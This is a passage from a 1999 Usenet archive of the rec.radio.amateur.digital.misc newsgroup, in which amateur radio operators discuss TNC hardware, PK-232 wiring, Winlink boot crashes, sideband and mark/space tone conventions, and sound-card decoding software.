In article <slrn7norbn.bsm.nomail@linux.pe1chl.ampr.org>,
nomail@pe1chl.demon.nl (Rob Janssen) writes:

>andre landrum <rcflyer@netdoor.com> wrote:
>>I am a new HAM and need Packet software to get started. I have a Commodore
>>64 (yea I know its outta date but I can't go out and buy ALL the stuff I
>>need now and I can't use the "family" computer in the HAM shack). I know all
>>you need is a terminal to connect to the TNC. I bought a used MFJ Multi-Mode
>>TNC for $50.00 and have a new ADI two meter mobile transceiver. Still have
>>to buy mast, cable, and antenna a

For years, I used a C64 with regular terminal software...and a KAM. KAM's have
a jumber to switch from TTL (C64) to RS232

Hope that helps
JIM KA1EUI

3333. Winlink -- MBBIOS crashes Windows -- Anybody know how to fix?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: "Frank C. Van Cleef" <vancleef@snet.net>
Message-ID: <7o5dsk$f32@news1.snet.net>
Source record: 17241

I've had Winlink running using Windows 98 since the beginning of the year, using both the AMTOR and PACTOR modules. The AMTOR TNC is connected to COM1, and MBBIOS is set to use COM1 also.
I recently had a problem involving the mouse, and when all the dust died down, WIN98 suddenly started dying before it completely booted. Removing the line that starts MBBIOS from AUTOEXEC.BAT allows the machine to boot normally, but of course then I can't bring up AMTOR which depends on MBBIOS. I've tried all sorts of things including a re-load of WIN98 to no avail. I also tried bringing MBBIOS up on a WIN95 machine, and had almost exactly the same problem -- WIN95 hangs about two-thirds of the way through the boot. I'm pretty sure the problem is tied up somehow with the mouse driver(s) because if I comment out the SYSTEM.INI [386enh] line loading the mouse vxd file, MBBIOS will load -- but then the mouse doesn't work. Anybody have any idea how to resolve this????? TIA,

Van, W1WCG

3334. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37A65F7F.549C@ix.netcom.com>
Source record: 17242

Tate Jackson wrote:
>
> OK, Thanks for all the responses, but i am now more confused. In my
> original question, I was asking for the convention. ie, what sideband does
> everybody else use for digital modes. That answer i got.
>
> The other responses gave me more questions. From what i gathered from
> several responses, if i invert the tones on my HTX - 100 which only has CW
> and USB modes, another ham listening on LSB will be able to here my signal
> and respond and I will here them? I'm sure I'm missing some basis rf
> theroy, but how is this possible?
>
> Tate
> N3BXZ
>

Yes, you are correct.. Your radio on USB can talk with another radio
on digital modes that is on LSB, provided you invert your own
mark and space tones.

You will have to tune lower in frequency so that the other station's
signal is readable. In other words, your indicated channel frequency
on your display will be lower than the other station.

The purpose of inverting your mark and space's audio tones
is so that your Mark tone will be higher in RF frequency from your
Space-tone. This will agree with the other station using LSB,
as the most standard convention is to use a Space tone that
is 170 Hz lower in RF frequency than that of your Mark tone's RF
Frequency.

Clear as mud yet?? :-)

Yes, there are other modes such as PSK31 that may be the exception
to this rule, however for the more traditional and established
HF data modes of RTTY, Amtor, Pactor, the above description will
get you lined up with the other station on the same RF channel
assignment even though the frequency displays of the two radios
will not be the same..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications

<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

3335. Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <LYX+GCAFrzp3Ew8i@dowrmain.demon.co.uk>
Source record: 17149
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Can anyone point me to information on how the New Zealand repeater "system" works?

Thanks

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3336. Re: UK GB7 Node Map?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: G8ASO <g8arsehole@hotmail.com>
Message-ID: <7o7iq9$2bn$1@nnrp1.deja.com>
Source record: 17150
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Greetings

I am surprised that no one has replied to this. Yes there are node maps
available for download, produced by that well-known pillock of the
amateur community, none other than G8ASO!
Go to our site and follow the links to the download site for the node
maps.

Only too pleased to be of help!

http://www.laughingpoliceman.com

73s G8ASO

In article <gTjEEHAUBop3EwIE@dowrmain.demon.co.uk>,
Ian Wade <ianwade@netro.co.uk> wrote:
> I seem to remember reading that somebody has produced/is producing a
map
> of the UK GB7 node network? Can anyone point me to it?
>
> 73
> Ian, G3NRW
> --
> +---+
> | G3NRW on APRS: [IO91SX] 144.800 MHz |
> | QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
> | email: g3nrw@arrl.net |
> | |
> | INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
> +---+
>

--
Visit the LPWS! http://www.laughingpoliceman.com

E-mail me g8aso@laughingpoliceman.com
Download site http://members.xoom.com/BAJONES/

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3337. FT-100 and FT-100

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: William Lee <willee@interconnect.net>
Message-ID: <AeMp3.65077$AU3.1784823@news2.giganews.com>
Source record: 17151

Has anyone interfaced the FT-100 for PSK32?
How did you do it?

William Lee N5WRX

3338. Re: FT-100 and FT-100

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37A79450.5D1622D1@swbell.net>
Source record: 17152

You talking about PSK31? Or is there something new here?

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

William Lee wrote:
>
> Has anyone interfaced the FT-100 for PSK32?
> How did you do it?
>
> William Lee N5WRX

--

3339. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Tate Jackson <tatejackson@mindspring.com>
Message-ID: <7o85h1cil1@nntp3.atl.mindspring.net>
Source record: 17153

OK, Thanks for all the responses, but i am now more confused. In my original question, I was asking for the convention. ie, what sideband does everybody else use for digital modes. That answer i got.

The other responses gave me more questions. From what i gathered from several responses, if i invert the tones on my HTX - 100 which only has CW and USB modes, another ham listening on LSB will be able to here my signal and respond and I will here them? I'm sure I'm missing some basis rf theroy, but how is this possible?

Tate
N3BXZ

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message news:37a3a6db.17425746@news.crosslink.net...
> On Sat, 31 Jul 1999 07:39:51 -0400, Ralph Mowery <rmowery@ibm.net>
> wrote:
>
> >It depends on the type of digital signal. Most or the time lsb is
> >used to transmitt RTTY, but usb is for psk31.
> >
> >Most softwear and some of the decoder/demodulator units have way to
> >invert or change the signal so that either sideband can be used.
> >The way ssb works makes it easy to invert the signal in the audio
> >input and output tones in most modes.
> >
> >Not sure of some modes, but psk31 seems to be normally in the usb
> >mode and the others are normally in the lsb mode, but you can invert
> >the signals and use your rig even if it only has usb.
>
>
> Please note carefully what Bob Lewis said in his post:
>
> << .....Some digital modes (rtty and qpsk for example) are polarity
> sensitive ....>>
>
> PSK31 is, by convention, always sent in USB mode - however, there is
> no way that the receiver can know that, nor does it care, if the PSK31
> signal is in BPSK mode. QPSK, is something else altogether, and it
> requires the receiver to invert the signal unless the receiver is also
> in the same mode as the sender. In other words, for QPSK:
> USB to USB OK
> LSB to LSB OK
> USB to LSB Receiver must invert
> LSB to USB Receiver must invert

>
> That last line would be really dumb in my opinion, because the sender
> really has no reason to do that. There are very good reasons, because
> of the way IF filters are designed in receivers, to have to use LSB
> with inversion on reception. If I have a receiver that has the IF
> filter centered at an awkward frequency in USB mode, I may want to use
> some other mode to receive, and I can choose to do that so long as I
> apply the inversion when necessary.
>
> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784
>

3340. AMATEUR RADIO HOMEPAGES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: FLIP48@webtv.net
Message-ID: <2671-37A7BAC4-45@newsd-271.iap.bryant.webtv.net>
Source record: 17154

Where would one find a listing of Amateur Radio Home Pages?
Mine is listed below. Thanks & 73 S
"Flip"

http://community.webtv.net/FLIP48/WB5THW

3341. Re: UK GB7 Node Map?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Rick Sterry <nospam@all>
Message-ID: <ant032117b49z*cL@sandalmagna.demon.co.uk>
Source record: 17155
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <gTjEEHAUBop3EwIE@dowrmain.demon.co.uk>, Ian Wade
<URL:mailto:ian@dowrmain.demon.co.uk> wrote:

> I seem to remember reading that somebody has produced/is producing a map
> of the UK GB7 node network? Can anyone point me to it?

Only ones I know of (and probably you do too) are at...

<http://www.gb7lgs.demon.co.uk/gb7glo/nodemaps.htm>

I haven't visited the site recently, (just to cover myself in case that
link is no longer valid, hi).

Rick

NB: Please reply to... <mailto:richard@sandalmagna.demon.co.uk>
--
Richard Sterry G4BLT <http://www.sandalmagna.demon.co.uk/radio/>

3342. Re: Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qelj3.rct.nomail@linux.pe1chl.ampr.org>
Source record: 17156
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>Can anyone point me to information on how the New Zealand repeater
>"system" works?

You mean "how can it work when everything is upside-down"?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3343. Re: Kenwood TM-G707A Packet Cable?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Juan Antonio <slurry@teleline.es>
Message-ID: <37A648CC.B9B9E231@teleline.es>
Source record: 17243

You can found it at the pin number 3 of your data conector, it is named
as a" STANDBY FOR PACKET "

"Wayne C." escribiï¿½:

> I can't decode how the PTT connection from the TNC is supposed to go
> into the data connector on this radio. Has anyone here done it??
>
> 73, Wayne, K2DT (k2dt@arrl.net)
> Remove the anti-spam z_ prefix from email address.

3344. UK GB7 Node Map?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <gTjEEHAUBop3EwIE@dowrmain.demon.co.uk>
Source record: 17244
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I seem to remember reading that somebody has produced/is producing a map
of the UK GB7 node network? Can anyone point me to it?

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3345. pk 232 help need wiring info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: "D. Seng" <debbie.seng@worldnet.att.net>
Message-ID: <7o6e4b$m9u$1@bgtnsc01.worldnet.att.net>
Source record: 17245

Bought a pk 232 at an estate sale. I need the wiring diagram for the 5 pins to transmitt.

3346. pk 232 help need wiring info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: "D. Seng" <debbie.seng@worldnet.att.net>
Message-ID: <7o6es9$om8$1@bgtnsc01.worldnet.att.net>
Source record: 17246

Bought a pk 232 at an estate sale and need wiring info on the 5 pins for
transmitt
jseng@att.net

3347. Re: NEED MANUAL FOR YAESU FT-620B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: Geehaw <oogliboo@internet.com>
Message-ID: <idEp3.1304$XB1.2350466@firenze.visi.net>
Source record: 17247
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

Yaesu has a website: http:\\www.yaesu.com

rick <kc8dmn@accinternet.com> wrote in message
news:kOnp3.23$lM6.3509@iagnews.iagnet.net...
>
> I am looking for instruction manual and service manual for a Yaesu
FT-620B.
> I would like watt it is wroth.Can some one help me.
>
> TNX 73,
> Rick de K8RMR
>
>
> --
> E-MAIL @ kc8dmn@accinternet.com
> WEB PAGE @ www.accinternet.com/~kc8dmn
>
>

3348. Re: pk 232 help need wiring info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-03 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7o73okpaa1@news.minn.net>
Source record: 17248

In article <7o6es9$om8$1@bgtnsc01.worldnet.att.net>, "D. Seng"
<debbie.seng@worldnet.att.net> wrote:
>Bought a pk 232 at an estate sale and need wiring info on the 5 pins for
>transmitt
>jseng@att.net
>
>

Hello Debbie,

Pinouts are as follow:

Pin 1 receive audio (audio FROM RX)
Pin 2 microphone audio (AFSK from PK-232 TO TX)
Pin 3 Squeltch (Not used)
Pin 4 Ground
Pin 5 PTT

If you are connecting FSK then the levels are taken form J7, either FSk or
FSKR depending on the radio requirements

You cna purchase new radio cables for $7.50 and a new manual for $24.95

73

John Douglas
N0ISL
Timewave Technology

See http://www.timewave.com for all your PK-232 upgrades

3349. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: DIA <astra@softhome.net>
Message-ID: <7o83trjfi1@smail.nursat.net>
Source record: 17157
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

kg5un@juno.com wrote <7o4b46mkq1@nnrp1.deja.com> ...
>The Icom Q7A wins hands down. It has better audio, great
sensitivity,
>and much better scan perfomance. Plus if you use the programming
>software you can listen down into the shortwave frequencies.

Absolutely right! I've tested both radios and sell VX-1R. Icom is the
best miniradio, keep in your mind about Li-Ion battery cost of VX-1R.
Program software is free from Vlaski Goran. Super RX 0.5MHz-2GHz -
WOW!
WBR,
DIA

3350. Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37A7CD85.7D36F202@twwde.com.tw>
Source record: 17158

I just got my Timewave PK-232 DSP with the PK-Term 99 program (got 1.3.1 frpm the web site) to recv. only and I've been having little luck decoding anything but CW and VRX RTTY. So far I can't say I'm recv. a lot with the large antenna systems I have here.

With programs like JVFax and ProsKan that I understand recieve wonderful Wefax and SSTV is there a need for a TNC like the PK-232 DSP and others? For the price JVFax and a sound card is a lot cheaper. How would programs like JVFax compare to my TNC and say the program WEFax 256 by Timewave? John D from Timewave said they are workig on a new version of Wefax but I don't know how that wil turn out.

So as a SWLer (Ham) was it worth it for me to invest in a TNC or should I've gone the JVFax and sound card path?

James

SysOp: World Data Exchange - Taiwan
WEB BBS: http://wins.twwde.com.tw

3351. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <37A7E99B.C32A7773@Ameritech.Net>
Source record: 17159
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

You'll NEVER go wrong with a "YAESU" product!!! But I've had some bad luck
with Icom... 73 Good luck
Jeff-N8NOE

NewHam wrote:

> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

3352. TNC2 with NMEA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7o8ppl$2p51$1@arachne.labyrinth.net.au>
Source record: 17160

Is there a ROM image for the TNC2 available freely which has NMEA
beaconing?

thanks,
Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3353. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OpKCTom3#GA.429@cpmsnbbsa02>
Source record: 17161

Just as an FYI, Wefax 256 only works on the DSP-2232. The only mode in the PK-232/DSP this time is the two color Wefax, which we're working on for Timewave.

Alot of Wefax signals are just line drawn two color maps, and at times, we've seen some 16 shades of gray pictures. This is due to the greater the number of colors, the longer it takes to download. A 2 color map takes about 8 minutes to download.

We should have the PK-232 demo version of Wefax '99 into Preview soon, then you can download it and take a look for yourself at what's out there in the Wefax world.

Personally, I think there is room for both TNC's and sound card software. One thing that we have discussed would be the ramifications of creating a sound card based version of Pacterm or Pkterm, and the result we came up with, is that hams are so versatile in their thinking, that it would be an enhancement to the hobby. The big issues that come up with some of the HF modes and the soundcard, is with the linked modes and the T/R turnover, as well as licensing fees for using some of the higher speed HF modes (pactor II and clover for example).

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Sysop wrote in message <37A7CD85.7D36F202@twwde.com.tw>...
> I just got my Timewave PK-232 DSP with the PK-Term 99 program (got
>1.3.1 frpm the web site) to recv. only and I've been having little luck
>decoding anything but CW and VRX RTTY. So far I can't say I'm recv. a
>lot with the large antenna systems I have here.
>
> With programs like JVFax and ProsKan that I understand recieve
>wonderful Wefax and SSTV is there a need for a TNC like the PK-232 DSP
>and others? For the price JVFax and a sound card is a lot cheaper. How
>would programs like JVFax compare to my TNC and say the program WEFax
>256 by Timewave? John D from Timewave said they are workig on a new
>version of Wefax but I don't know how that wil turn out.
>
>
>So as a SWLer (Ham) was it worth it for me to invest in a TNC or should
>I've gone the JVFax and sound card path?
>
>James
>

>SysOp: World Data Exchange - Taiwan
>WEB BBS: http://wins.twwde.com.tw
>

3354. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7o9aq2$f3r$1@autumn.news.rcn.net>
Source record: 17162

Because of the mixing, LSB always inverts the audio signal. That is,
higher freq audio signals become lower freq RF signals. USB does not
invert the signals.

3355. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37a8329d.9523886@news.crosslink.net>
Source record: 17163

On Tue, 3 Aug 1999 21:26:59 -0400, "Tate Jackson"
<tatejackson@mindspring.com> wrote:

>The other responses gave me more questions. From what i gathered from
>several responses, if i invert the tones on my HTX - 100 which only has CW
>and USB modes, another ham listening on LSB will be able to here my signal
>and respond and I will here them? I'm sure I'm missing some basis rf
>theroy, but how is this possible?

I'm not sure which response you are talking about - you only quoted
mine. However, note that I am referring to the PSK31 mode only.
73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3356. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37a83357.9710152@news.crosslink.net>
Source record: 17164

On Wed, 04 Aug 1999 13:20:05 +0800, Sysop <sysop@twwde.com.tw> wrote:
>So as a SWLer (Ham) was it worth it for me to invest in a TNC or should
>I've gone the JVFax and sound card path?

Dear James,

So far as I am concerned, TNC's are less and less attractive. The reason being that the ubiquitous sound card has the capability of sampling or generating sound at a sufficiently high Nyquist rate as to provide the basic building block for any imaginable amateur radio signal processing task.

That coupled with a sufficiently powered PC (75 MHz Pentium ought to be considered as just adequate), gives you the computational ability for very sophisticated signal processing (DSP) - typically, Fast Fourier Transforms.

Right now the weak link is the software - especially for the Windows environment. That will only get better, and will never be as demanding for $$ as are the TNC's. In fact, much of the better software is truly FREE - i.e., not shareware, which is often dumbed down or crippled or has built-in nagging.

The bad news with TNC's is when the vendors announce that you will not be able to upgrade the firmware to accommodate new modes. That was the rationale for the TNC implemenation, as I understand it. It was going to be a simple and inexpensive upgrade as the new modes arrived on the scene. Somewhat optimistic approach, I guess.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3357. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7o9gku$j7u$1@autumn.news.rcn.net>
Source record: 17165

> So far as I am concerned, TNC's are less and less attractive.

Unless you need a mailbox or something and don't want to leave the computer running there is almost no need for a TNC today. Pactor-II and Clover are the exceptions. I'm not sure that the current crop of sound cards could handle those modes but they are proprietary anyway and would require licensing fees.

The sound card interface (and Hal P38) also have the advantage of being easier to (and forcing developers to) have tighter integration with the terminal interface. Things like status and tuning indicators are on-screen. IMHO Peter gets the award for the best tuning indicator (PSK31).

3358. Re: Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <Ycm6XCAO4Hq3EwHF@dowrmain.demon.co.uk>
Source record: 17166
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <slrn7qelj3.rct.nomail@linux.pe1chl.ampr.org>, Rob Janssen
<nomail@pe1chl.demon.nl> writes
>Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>>Can anyone point me to information on how the New Zealand repeater
>>"system" works?
>
>You mean "how can it work when everything is upside-down"?
>

Erm, nooooooo, not exactly :-)) I mean that through an inter-repeater
backbone known as the "System" it is possible to communicate from one
end of the country to the other. And it's a looooooong country. I'm
interested to know how they did it.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3359. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990804114831.24561F-100000@oso.slonet.org>
Source record: 17167

Trish, I'm sorry but you are quite wrong on the international view of
the emitted MARK tone in any FSK transmission. The IARU (International
Amateur Radio Union) and all commercial services have one statement that
covers it all.

The lowest emitted RF frequency shall be consider the
MARK tone and referred to as the channel frequency.

It's so simple it taxes imagination why ham radio has to make it
difficult. You observe correctly that PSK31 is "reversed" as it is indeed
an international communications system. The only possible excuse might
be that the amateur simply has to arrange both transmitting and
receiving equipment to meet this definition which has caused a great deal
of discussion and effort in the past. Cliff K7RR

On Mon, 2 Aug 1999, Patricia Gibbons wrote:

> Tate Jackson wrote:
> >
> > OK, Thanks for all the responses, but i am now more confused. In my
> > original question, I was asking for the convention. ie, what sideband does
> > everybody else use for digital modes. That answer i got.
> >
> > The other responses gave me more questions. From what i gathered from
> > several responses, if i invert the tones on my HTX - 100 which only has CW
> > and USB modes, another ham listening on LSB will be able to here my signal
> > and respond and I will here them? I'm sure I'm missing some basis rf
> > theroy, but how is this possible?
> >
> > Tate
> > N3BXZ
> >
>
> Yes, you are correct.. Your radio on USB can talk with another radio
> on digital modes that is on LSB, provided you invert your own
> mark and space tones.
>
> You will have to tune lower in frequency so that the other station's
> signal is readable. In other words, your indicated channel frequency
> on your display will be lower than the other station.
>
> The purpose of inverting your mark and space's audio tones
> is so that your Mark tone will be higher in RF frequency from your
> Space-tone. This will agree with the other station using LSB,
> as the most standard convention is to use a Space tone that

> is 170 Hz lower in RF frequency than that of your Mark tone's RF
> Frequency.
>
> Clear as mud yet?? :-)
>
> Yes, there are other modes such as PSK31 that may be the exception
> to this rule, however for the more traditional and established
> HF data modes of RTTY, Amtor, Pactor, the above description will
> get you lined up with the other station on the same RF channel
> assignment even though the frequency displays of the two radios
> will not be the same..
>
> Trish
> --
>
> Patricia E. Gibbons
> Acting Chief Communications Technician
> City of San Jose - ITD/communications
> <http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
> .....
> My Public Key is available at:
> <http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
> Key ID: 0xEDECB44F
> This key is RSA, NOT Diffie-Hellman !!
>
>

3360. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7oa65o$225$1@autumn.news.rcn.net>
Source record: 17168

> The lowest emitted RF frequency shall be consider the
> MARK tone and referred to as the channel frequency.

Yes, and there's two ways to generate such a signal (three if you want to count direct FSK). You can send a mark low audio signal into an USB transmitter which will generate a mark low RF signal OR you can send a mark high audio signal into a LSB transmitter which will invert it to create a mark low RF signal. Other than the transmitter's suppressed carrier dial reading there is not one iota of difference between the two. The output RF signal is exactly the same. What we need to do is get away from the notion that data modes are USB or LSB. They are neither, they are FSK, PSK, etc. How you want to create these signals is up to the individual; the signal going out the antenna is exactly the same if you do it right.

The IARU definition fails with PSK31 because it does not have mark and space signals. PSK31 BPSK mode does not care what the signal polarity is and neither does Pactor.

Actually, I think the U.S. military has the most universal definition. The signal is always centered on the assigned frequency, regardless of mode. If I want to operate voice on 14300 Khz USB then I set the suppressed carrier dial to read 1.5 Khz below 14300 Khz (because the voice signal is assumed to be 3 Khz wide). If I want to operate 14300 Khz LSB then I set the dial to read 1.5 Khz above 14300 Khz.

No matter which frequency standard you want to use for data modes you must talk in terms of the actual RF frequency. To say meet me on RTTY on 14080 LSB means absolutely nothing unless I also know what audio tones you are using for mark and space. Now if you tell me to use 14080 mark, then by knowing my audio tones I can figure out where to set my dial to place my mark signal on 14080. If you do the same we'll be on frequency regardless of the signal generation scheme.

3361. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#AgYUPr3#GA.293@cpmsnbbsa05>
Source record: 17169

James,

Tuning and bandwidth are the biggest problems in getting a good copy. In RTTY and other linked mode, watching the tuning bar on the PK-232 is a good way to measure this. I remember when I first started doing this, it was hard to find a good signal to tune, but with age <g>, my ears now can tell if the signal is tuned correctly.

I'm sorry you feel you haven't gotten your dollars worth yet. I'd be glad to have myself or one of my staff work with you on any issues you're running into and answer any questions you may have.

Our support number is 256-381-6135.

Regards

Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Sysop <sysop@twwde.com.tw> wrote in message
news:37A88FF4.F34C11E4@twwde.com.tw...
> Thanks Ruhl for your reply!
>
> I'm just finding it a bit frustrating decoding with the PK-232 so I
needed
> some insight on the situation.
>
> James
>
>
> Rick Ruhl wrote:
>
> > Just as an FYI, Wefax 256 only works on the DSP-2232. The only mode in
the
> > PK-232/DSP this time is the two color Wefax, which we're working on for
> > Timewave.
> >
> > Alot of Wefax signals are just line drawn two color maps, and at times,
> > we've seen some 16 shades of gray pictures. This is due to the greater
the
> > number of colors, the longer it takes to download. A 2 color map takes
about
> > 8 minutes to download.
> >
> > We should have the PK-232 demo version of Wefax '99 into Preview soon,

then
> > you can download it and take a look for yourself at what's out there in
the
> > Wefax world.
> >
> > Personally, I think there is room for both TNC's and sound card
software.
> > One thing that we have discussed would be the ramifications of creating
a
> > sound card based version of Pacterm or Pkterm, and the result we came up
> > with, is that hams are so versatile in their thinking, that it would be
an
> > enhancement to the hobby. The big issues that come up with some of the
HF
> > modes and the soundcard, is with the linked modes and the T/R turnover,
as
> > well as licensing fees for using some of the higher speed HF modes
(pactor
> > II and clover for example).
> >
> > --
> > Rick Ruhl
> > President, Creative Services Software
> > http://www.cssincorp.com
> >
>

3362. TNC Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: csnichol <csnichol@netusa1.net>
Message-ID: <37A8C644.7B99@netusa1.net>
Source record: 17170

I have aquired a tnc 2 that supposedly has netrom software
in it. I cant get it to talk to my computer. Are there some special
commands needed or is the serial port fried? It seems to work ok
otherwise but I need to change the callsign.

Chris
N9LLO

3363. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
